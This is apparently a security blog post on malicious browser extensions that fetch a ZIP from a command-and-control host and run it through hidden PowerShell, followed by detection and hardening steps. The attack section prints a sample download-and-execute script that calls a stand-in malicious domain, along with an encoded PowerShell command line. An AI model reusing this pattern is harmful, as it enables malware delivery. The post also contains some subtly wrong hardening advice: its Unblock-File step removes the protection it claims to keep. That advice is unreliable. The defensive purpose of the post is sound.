Listen to this Post

Introduction:
A new wave of deceptively simple malicious browser extensions, often dismissed as poorly coded “vibe code,” is exploiting trusted browser infrastructure to deliver payloads. These extensions masquerade as themes or productivity tools but contain scripts to silently download and execute malware using native system tools like PowerShell, posing a significant risk to enterprise and personal security. Understanding this attack vector is crucial for modern endpoint and network defense.
Learning Objectives:
- Decode the typical infection chain of a malicious browser extension, from installation to payload execution.
- Implement immediate detection techniques for malicious PowerShell activity and suspicious browser artifacts.
- Harden browser and endpoint policies to prevent initial installation and limit post‑exploitation impact.
You Should Know:
1. The Anatomy of a “Vibe‑Coded” Extension Attack
The attack follows a deceptively straightforward chain. A user installs a seemingly benign browser extension, often from an unofficial store or sideloaded. The extension’s background script (e.g., a `manifest.json` with broad permissions) contains JavaScript that triggers the download of a ZIP archive from a command‑and‑control (C2) server. The script then uses the browser’s native messaging or directly shells out to the operating system to invoke PowerShell, which silently extracts and executes the payload.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Malicious JavaScript in Extension. The core malicious code might look like this in the extension’s background script:
fetch('https://malicious-domain[.]com/theme.zip')
.then(response => response.blob())
.then(blob => {
// Save blob locally or pass to native host
launchPowerShell("Expand-Archive -Path ./theme.zip -DestinationPath $env:TEMP; Start-Process $env:TEMP\payload.exe");
});
Step 2: PowerShell Execution. The script invokes PowerShell with encoded commands to evade simple keyword detection.
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand <Base64_Encoded_Command>
Step 3: Payload Execution. The final payload (e.g., a stealer or RAT) executes from a temporary directory, establishing persistence.
2. Detecting Malicious PowerShell Activity
PowerShell is a primary tool for attackers. Logging and monitoring its activity is non‑negotiable.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enable Enhanced PowerShell Logging. On Windows, enable Script Block Logging and Module Logging via Group Policy (gpedit.msc) or registry.
 Via Group Policy:
Computer Configuration -> Administrative Templates -> Windows Components -> Windows PowerShell
Enable "Turn on PowerShell Script Block Logging".
Step 2: Monitor for Classic Indicators. Use SIEM or EDR queries to flag suspicious commands.
// Example Sentinel/KQL Query
SecurityEvent
| where EventID == 4104 // PowerShell Script Block Logging
| where ScriptBlockText contains "Expand-Archive" or ScriptBlockText contains "Start-Process"
| where ScriptBlockText contains "http" or ScriptBlockText contains ".zip"
Step 3: Use Constrained Language Mode. This restricts PowerShell to interactive tasks, crippling many attacks.
 Check current session mode
$ExecutionContext.SessionState.LanguageMode
 Set via GPO: Computer Config -> Admin Templates -> Windows PowerShell -> "Use Constrained Language Mode"
3. Hunting for Suspicious Browser Extensions
Proactive extension management is the first line of defense.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Audit Installed Extensions. For Chrome/Edge profiles, examine the `Extensions` folder and `Secure Preferences` file.
 Linux/macOS & Windows (Git Bash) - List Chrome extension IDs and names
cat ~/.config/google-chrome/Default/Preferences | jq '.extensions | .settings[] | {id: .key, name: .value.name}'
Step 2: Analyze Extension Manifests. Look for overly broad permissions (<all_urls>, “nativeMessaging”, “downloads”) and known malicious domains in scripts.
Step 3: Implement Enterprise Controls. Use Chrome Enterprise policies (ExtensionInstallBlocklist, ExtensionInstallAllowlist) or MDM solutions to restrict installations to vetted repositories only.
4. Network‑Based Detection via DNS Logging
As the LinkedIn comment sarcastically noted, malicious domains can be glaring indicators.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Aggregate DNS Logs. Ensure DNS queries from all endpoints are logged and sent to a SIEM.
Step 2: Hunt for Suspicious Patterns. Look for newly registered domains (NRDs), domains with random alphanumeric names, or patterns matching “vibe” themes (e.g., cooltheme[.]download, neon-vibes[.]xyz).
// Example DNS query hunting
DnsEvents
| where Name has_any (".zip", "theme", "vibe")
| where TimeGenerated > ago(24h)
| summarize Count = count() by Name, ClientIP
| where Count > threshold
Step 3: Integrate Threat Intelligence. Automatically block DNS resolutions for domains flagged by threat intel feeds focusing on software supply chain attacks.
5. Hardening the Endpoint: Beyond Detection
Prevent execution even if the download occurs.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Apply Application Allowlisting. Use tools like Windows Defender Application Control (WDAC) or AppLocker to only allow signed, authorized executables to run from `Program Files` and `Windows` directories, blocking execution from `%TEMP%` and %DOWNLOAD%.
<!-- Sample WDAC rule snippet denying TEMP -->
<FilePathRule Id="12345678-1234-1234-1234-123456789012" Name="Deny TEMP Path" Description="" UserOrGroupSid="S-1-1-0" Action="Deny">
<Conditions>
<FilePathCondition Path="%TEMP%\" />
</Conditions>
</FilePathRule>
Step 2: Disable Zip File Execution via Zone.Identifier. Mark files downloaded from the internet to prevent direct execution.
 Ensure Zone.Identifier streams are preserved and acted upon
Get-Item -Path "C:\Users\Downloads.zip" | Unblock-File
Step 3: Regular User Training. Simulate phishing campaigns that promote malicious browser add‑ons to raise awareness about the risk of unofficial extensions.
What Undercode Say:
- The “Vibe Code” Facade is a Weapon. What appears to be amateurish, commented code is often a deliberate, functional attack tool designed to fly under the radar of automated scanners looking for sophisticated obfuscation.
- Trusted Tools are the Attack Vector. The exploitation of built-in, trusted tools like browser extension APIs and PowerShell makes this a potent supply chain attack against the user’s own environment, bypassing traditional “untrusted binary” warnings.
Analysis: This trend underscores a shift in attacker tradecraft. Instead of complex zero-days, they abuse the immense trust placed in browser ecosystems and administrative tools. The social engineering—”install this cool theme”—combined with minimal technical barriers makes this highly scalable. Defenders must pivot from solely hunting sophisticated malware to managing allowable software behaviors, enforcing strict least‑privilege policies for both users and the tools they use daily. The commentary on AI eventually perfecting this “vibe coded” style is prescient; automated generation of convincing, malicious extensions could make this problem exponentially worse.
Prediction:
In the next 12-24 months, we will see a surge in AI-generated malicious extensions that are dynamically tailored to user interests (e.g., specific gaming, crypto, or productivity themes) and feature context-aware, evasive code. These extensions will leverage AI not just for creation, but for real-time communication with payloads, enabling them to change C2 domains and download routines based on the victim’s geolocation and installed security software. This will blur the lines between advanced persistent threats (APTs) and commodity malware, forcing a fundamental re-architecture of browser security models towards default isolation and mandatory real-time behavioral analysis for all extensions, regardless of source.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Johntuckner Vibed – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


